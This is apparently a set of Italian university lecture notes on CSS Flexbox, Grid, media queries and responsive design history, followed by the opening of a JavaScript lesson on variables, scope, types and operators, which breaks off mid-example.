


Flexbox:

Flex containers:

I flex containers vengono dichiarati usando la proprietà `display: flex`

- Sono elementi a livello di blocco, con flex item figli.
- Ogni flex container ha un asse principale e uno trasversale:
 - ❖ L'asse principale è impostato usando la proprietà `flex-direction` (default è `row`).
 - ❖ L'asse trasversale è ortogonale a quello principale.



Flex items:

I figli del flex container vengono convertiti in flex item.

- Supportano le flex properties, per specificare come si comportano nel flex container.


Sono posizionati lungo l'asse principale:

- Impostando `flex-grow` su un flex item, questo si espande a tutto lo spazio disponibile sull'asse principale.
- Impostando `flex-shrink` è possibile controllare se il flex item può ridurre le sue dimensioni di base lungo l'asse principale per adattarsi al flex container.

Sono possibili gli overflow, che possono essere controllati utilizzando la proprietà `flex-wrap` sul flex container.

justify-content:

La proprietà del flex container justify-content specifica come deve essere gestito lo spazio libero lungo l'asse principale. I possibili valori includono:



align-content:


La proprietà del flex container align-content specifica come deve essere gestito lo spazio libero lungo l'asse trasversale. I possibili valori includono:



Esempio di Flexbox:

```
.container {  
  width: 300px;  
  height: 50px;  
  background: rgb(255, 182, 182);  
  display: flex;  
  justify-content: space-around;  
  align-items: center;  
}  
  
.item {  
  height: 20px; width: 50px;  
  padding: 5px;  
  background: rgb(169, 169, 255);  
}
```

```
<div class="container">  
  <div class="item special"><em>1</em></div>  
  <div class="item "><em>2</em></div>  
  <div class="item"><em>3</em></div>  
</div>
```




Grid:

Grid è un layout bidimensionale, basato su righe e colonne.

I grid containers vengono dichiarati utilizzando la proprietà `display: grid`.

- I figli diretti dei grid container sono elementi della griglia.
- I container definiscono il numero e la dimensione delle loro righe e colonne.




fr unit:

La fr unit è un'unità relativa specializzata che funziona solo nei grid layouts.

Rappresenta una lunghezza flessibile corrispondente a una quota dello spazio disponibile. Funziona in modo simile alla proprietà flex.

- Ad esempio, `grid-template-columns: 1fr 1fr 1fr;` definisce tre colonne che ottengono tutte la stessa quota dello spazio disponibile.


Per impostazione predefinita, i grid items vengono posizionati lungo le righe; tuttavia, è possibile posizionare gli elementi lungo le colonne utilizzando la proprietà `grid-auto-flow: column`.



Template areas:


È anche possibile assegnare un nome alle aree (insieme di celle) della griglia e posizionare gli elementi della griglia in una determinata area utilizzando la proprietà `grid-area`.

```
display: grid;
grid-template-columns: 70vw 1fr;
grid-template-rows: auto auto 1fr auto;
grid-template-areas:
  "header header"
  "navbar navbar"
  "main sidebar"
  "footer footer";
height: 100vh;
margin: 0;
```



```
* {border: 1px solid black;}
body {
  display: grid;
  grid-template-columns: 70vw 1fr;
  grid-template-rows: auto auto 1fr auto;
  grid-template-areas:
    "header header"
    "navbar navbar"
    "main sidebar"
    "footer footer";
  height: 100vh; margin: 0;
} /* background colors omitted */
header { grid-area: header;}
nav { grid-area: navbar;}
main { grid-area: main;}
aside { grid-area: sidebar;}
footer { grid-area: footer;}
```

```
<body>
  <header>Header</header>
  <nav>Navbar</nav>
  <main>Main</main><aside>Aside</aside>
  <footer>Footer</footer>
</body>
```




Media Queries:

Le query multimediali possono applicare determinati stili CSS solo quando il dispositivo che visualizza il contenuto ha caratteristiche specifiche.

Le query multimediali vengono avviate con la parola chiave @media.

```
body {color: white; background: black;}  
@media print {  
  body {  
    color: black; background: transparent;  
  }  
}
```



Il CSS moderno supporta tre tipi di output (media) nelle query media:

- print, destinato a materiali e documenti impaginati visualizzati su uno schermo in modalità anteprima di stampa.
- screen, destinato a dispositivi che visualizzano il documento su uno schermo.
- all si applica a tutti i dispositivi di output.

Le query multimediali possono anche testare caratteristiche specifiche dell'user agent, del dispositivo di output o dell'ambiente.

- Queste sono chiamate «Funzionalità multimediali» (Media Features)

La sintassi completa di una query multimediale è la seguente:

`@media media_type and (media_feature: value) and ...`

- Se media_type viene omissso, all viene utilizzato per impostazione predefinita.
- Le Media Features devono essere racchiuse tra parentesi e sono facoltative.

Esempi:

```
@media screen and (orientation: landscape) {  
  h1::after {  
    content: "Landscape";  
  }  
}  
  
@media screen and (orientation: portrait) {  
  h1::after {  
    content: "Portrait";  
  }  
}
```

```
<body><h1></h1></body>
```



```
@media (max-width: 600px) {  
  h1::after {content: "XSmall";}  
}  
@media (min-width: 600px) {  
  h1::after {content: "Small";}  
}  
@media (min-width: 768px) {  
  h1::after {content: "Medium";}  
}  
  
@media (min-width: 992px) {  
  h1::after {content: "Large";}  
}  
@media (min-width: 1200px) {  
  h1::after {content: "XLarge";}  
}
```

```
<body><h1></h1></body>
```



Responsive Design:

Layout a Larghezza Fissa:

Verso la fine degli anni '90, la maggior parte dei monitor aveva una larghezza di 640px e un'altezza di 480px.

Agli albori del web design, era una scommessa sicura progettare pagine con una larghezza di 640px.



The Microsoft website, from 1999 (640px wide)

Poi i monitor hanno iniziato a diventare più grandi. La maggior parte dei monitor è diventata 800x600, poi 1024x768, ecc.

I web designer hanno aggiornato di conseguenza il loro design a larghezza fissa.



The Microsoft website, from 2003 (800px)



The Microsoft website, from 2005 (1024px)

Che si tratti di 640, 800 o 1024 pixel, lavorare con una singola larghezza specifica è chiamato design a larghezza fissa.


Il design a larghezza fissa avrà un bell'aspetto solo alla larghezza considerata.

- Gli schermi più piccoli non saranno in grado di vedere l'intera pagina senza scorrimento orizzontale.



The Microsoft website, from [1999](#) (640px wide)
on a 400px screen

- Gli schermi più grandi avranno molto spazio (sprecato).



The Microsoft website, from [1999](#) (640px wide)
on a QHD 2560px screen

Layouts liquidi (Fluid Layouts):

Mentre la maggior parte dei web designer utilizzava layout a larghezza fissa, alcuni hanno reso i loro layout più flessibili.

Non c'erano flexbox, grid o query multimediali. Lo facevano usando percentuali come larghezze di colonna. I layout sono chiamati layout liquidi (o fluid layouts).

Il sito web di Wikipedia ha fatto questo:




The Wikipedia website from 2004, viewed in a 640px, 800px, and 1024px screens

I layout liquidi hanno un bell'aspetto su un'ampia gamma di larghezze ma iniziano a peggiorare agli estremi:

- Su uno schermo molto ampio, il layout apparirà allungato.
- Su uno molto stretto, il layout apparirà schiacciato.



The Wikipedia website from 2004, viewed in a 2560px (left) and in a 250px (right) screens



Websites separati:


Poi sono arrivati i dispositivi mobili, con schermi piccoli come 240px.

- I layout a larghezza fissa e liquidi non funzionano bene su questi.

Un'opzione è avere un sito Web separato per i dispositivi mobili.



yahoo.com, 2006, on a 800px screen



wap.oa.yahoo.com, 2006, on a 240px screen

In genere, si sfrutta lo sniffing dell'user agent per reindirizzare gli utenti mobili alla versione mobile del sito Web, che era ospitato in un sottodominio.

Contro:

- Lo sniffing dell'user agent non è affidabile (potrebbe non riuscire a reindirizzare gli utenti mobili e potrebbe reindirizzare erroneamente gli utenti desktop).
- Ogni sito Web separato deve essere gestito.
- Oggi, la distinzione tra dispositivi mobili e non mobili è confusa.

Sarebbe bello avere un singolo sito Web che esegue il rendering in modo diverso a seconda delle caratteristiche del dispositivo di visualizzazione.

Adaptive Layouts:

Con l'introduzione delle query multimediali CSS (~2009), sono stati resi possibili layout più flessibili.

Inizialmente, i web designer erano ancora più a loro agio con i layout a larghezza fissa:

- Progettavano siti web che si scambiavano tra una manciata di design a larghezza fissa utilizzando query multimediali.

Questo approccio è chiamato design adattivo.



Tale design consente di definire lo stile di un singolo sito Web che abbia un bell'aspetto in diverse dimensioni.

Tuttavia, il design non sembra del tutto corretto per nessuna dimensione intermedia tra quelle considerate.

- Agli utenti viene mostrato il layout più vicino alle dimensioni del loro browser.
- A causa della varietà di dimensioni dei dispositivi, è probabile che la maggior parte degli utenti sperimenterà un layout che sembra meno che ottimale.

Responsive Layouts:


I layout adattivi sono un mashup di query multimediali + layout a larghezza fissa mentre i layout reattivi (responsive layouts) sono un mashup di query multimediali + layout liquidi.

Il design reattivo è caratterizzato da:

- Fluid Container.
- Fluid Media.
- Query multimediali.

Il layout e le immagini di un sito reattivo dovrebbero apparire bene su qualsiasi dispositivo.


```
body { display: flex; justify-content: center; flex-wrap: wrap; }
@media (max-width: 600px){ main {width: 100%;} aside {width: 100%;}}
@media (min-width: 600px){ main {width: 60%;} aside {width: 40%;}}
@media (min-width: 768px){ main {width: 70%;} aside {width: 20%;}}
main {display: inline-block;}
aside {display: inline-block; min-height: 100px;}
img {width: 20%; min-width: 100px;}
```



Viewport meta tag:

I primi browser mobili dovevano gestire siti web progettati per schermi molto più ampi dei loro.

- Si presumeva che i siti web fossero progettati per uno schermo largo 980px.
- Eseguiamo il rendering delle pagine web in una viewport virtuale da 980px.
- Quindi, ridimensionavano la pagina renderizzata per adattarla alla larghezza effettiva dello schermo.



Il meccanismo virtual viewport consente ai siti web non ottimizzati per dispositivi mobili di apparire meglio su schermi stretti.

Tuttavia, il meccanismo non funziona per i siti web ottimizzati per dispositivi mobili.

- Le query multimediali che si attivano a 640px non verranno mai utilizzate a 980px.

Il meta tag HTML viewport consente di controllare il meccanismo virtual viewport.

Le pagine web ottimizzate per dispositivi mobili dovrebbero includere nel loro <head>:

```
<meta name="viewport"
      content="width=device-width, initial-scale=1">
```

Il meta tag HTML viewport sopra descritto specifica due regole:

- width=device-width: indica al browser di supporre che la larghezza per cui è stato progettato il sito web sia la larghezza del dispositivo.
- initial-scale=1: indica al browser di non effettuare alcun ridimensionamento.

Lezione 5:

Javascript - Parte 1:

Si tratta di un Linguaggio di programmazione di scripting di alto livello e scarsamente tipizzato:

- Introdotta per la prima volta dal browser web Netscape nel 1995.
- Progettato per essere incluso nelle pagine web ed eseguito all'interno di un browser web, con l'obiettivo di rendere i documenti HTML più dinamici.
- I programmi JavaScript (script) vengono interpretati come testo normale dal JS Engine.

Oggigiorno non viene utilizzato solo nelle pagine web:

- Software backend, applicazioni desktop e mobili, scripting generale, ecc.

JavaScript è il linguaggio di programmazione più popolare:

- Utilizzato dal 66% degli sviluppatori professionisti su StackOverflow nel 2023

JavaScript implementa la specifica ECMAScript.

Introdurre Javascript in pagine web:

Il codice JavaScript può essere incluso in un documento HTML in due modi:


- JavaScript interno:
 - ❖ Il codice è scritto all'interno di un elemento `<script>` in `<head>` o in `<body>`.

```
<script>
  console.log("Hello World!");
</script>
```

- JavaScript esterno:
 - ❖ Utilizzando `<script src="url/of/script.js">` (il file esterno deve avere l'estensione «.js»).

`<script src="script.js"></script>` `console.log("Hello World!");`

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>JavaScript</title>
    <script>
      console.log("Hello World!");
    </script>
  </head>
  <body>
    <h1>Hello!</h1>
  </body>
</html>
```



Javascript moderno:

Per molto tempo, JavaScript si è evoluto senza cambiamenti radicali.

Sono state aggiunte nuove funzionalità del linguaggio e quelle esistenti non sono state influenzate. Questo è stato il caso fino al 2009, quando è apparso ECMAScript5 (ES5):

- ES5 ha modificato alcune funzionalità esistenti.
- Per mantenere la retrocompatibilità, queste modifiche radicali sono disattivate per impostazione predefinita.
- Possono essere abilitate utilizzando la direttiva "use strict" nella prima riga di uno script

In questo corso, a meno che non sia espressamente indicato, faremo riferimento alla versione moderna, «strict» di JavaScript.

- Assicurati di dichiarare "use strict" in cima ai tuoi script.


```
"use strict";  
  
/* JavaScript code here*/
```

Il linguaggio Javascript supporta i paradigmi imperativo, funzionale e orientato agli oggetti.

- Ha alcune caratteristiche molto interessanti per la programmazione asincrona

Un programma JavaScript è una sequenza di istruzioni:

- Composto da valori, operatori, espressioni, parole chiave e commenti.
- Sintassi molto simile a Java e C (ma molto più permissiva)
- Le istruzioni (statements) sono delimitate da nuove righe e/o da punti e virgola (;)




Nota: è buona pratica delimitare le dichiarazioni con un punto e virgola (semicolon).

Variabili - Ciclo di vita e dichiarazione:

La dichiarazione di una variabile in JavaScript consiste in tre passaggi distinti:

1. Dichiarazione: il nome della variabile è vincolato all'ambito corrente.
2. Inizializzazione: la variabile è inizializzata.
3. Utilizzo: la variabile può essere referenziata.



Nel moderno JavaScript, le variabili possono essere dichiarate e inizializzate usando:

- La parola chiave `let` per le variabili «standard».
- La parola chiave `const` per le costanti, che non possono essere riassegnate.

Per impostazione predefinita, le variabili vengono inizializzate a `undefined`.

```
let x;  
const y = 42;  
console.log(x); //output: undefined  
console.log(y); //output: 42
```

Scopes:

Ci sono tre scope levels:

- Global Scope.
- Function Scope.
- Module Scope.

Inoltre, le variabili dichiarate con `let` e `const` possono avere:


- Block-level scope (ad esempio, il blocco più vicino delimitato da una coppia di parentesi `{}`)

Variabili e Scope:

let:

Lo scope delle variabili dichiarate tramite `let/const` è il blocco più vicino.


Le variabili sono accessibili solo dopo che la riga in cui sono dichiarate è stata eseguita.




Hoisting:

L'Hoisting è il comportamento predefinito di spostamento implicito delle dichiarazioni (e inizializzazione) di variabili (e funzioni) all'inizio del loro scope.

Nota: Quando si usa `let` e `const`, solo la dichiarazione è spostata all'inizio dello scope, non l'inizializzazione. L'inizializzazione avviene sulla riga che inizialmente conteneva la dichiarazione della variabile.






const:

`const` può essere utilizzato per dichiarare costanti locali con block-level scope.


- Variabili il cui valore non può essere riassegnato.

Il comportamento di Hoisting è simile a quello di `let`.



Prima dell'introduzione di ECMAScript 6 (2015), le variabili potevano essere dichiarate usando la parola chiave `var`, o anche implicitamente:


- A meno che non si abbia realmente bisogno di supportare browser molto vecchi, non si dovrebbero dichiarare variabili in questi modi.
- Hanno alcune proprietà piuttosto confuse e soggette a errori.



Le variabili dichiarate tramite var vengono hoisted alla funzione più vicina o al global scope (non block-level scope) e vengono anche inizializzate come indefinite.

```
if(true){
  console.log(n); //output: undefined
  var n=1;
}
console.log(n); //output: 1
```

```
var n;
if(true){
  console.log(n); //output: undefined
  n=1;
}
console.log(n); //output: 1
```




Le variabili possono anche essere dichiarate implicitamente, ad esempio semplicemente utilizzandole in un'assegnazione senza alcuna parola chiave.

- Ciò comporta la creazione di una variabile globale.
- È una cattiva pratica, molto rischiosa.
- È anche vietato in JavaScript «strict mode» e comporta un Reference Error.

```
"use strict"

msg = "pls don't do this"
```



Tipi di dato Primitivi:

```
let x; // variable declared and initialized to undefined
console.log(typeof x); // undefined

x=42;
console.log(typeof x); // number
x=3.14;
console.log(typeof x); // number
x="hello";
console.log(typeof x); // string
x='hello';
console.log(typeof x); // string
x=false;
console.log(typeof x); // boolean
x=10e12;
console.log(typeof x); // number

x=42/0; // Infinity
console.log(typeof x); // number
x=42 * "Hello"; // NaN
console.log(typeof x); // number
```

Operatori di base:

Operator	Description
=	Assignment
+	Addition
-	Subtraction
*	Multiplication
**	Exponentiation (since ECMAScript 2016)
/	Division
%	Modulus (Division Remainder)
++	Increment
--	Decrement

Operatori di comparazione:

Operator	Description
==	equal to
===	equal value and equal type
!=	not equal
!==	not equal value or not equal type
>	greater than
<	less than
>=	greater than or equal to
<=	less than or equal to
?	ternary operator

L'operatore di uguaglianza libera (==) controlla se i suoi due operandi sono uguali.

- L'operatore tenta di convertire e confrontare operandi di tipi diversi.

```
console.log(42 == 42)      //true
console.log("JS" == "JS") //true
console.log("1" == 1)      //true
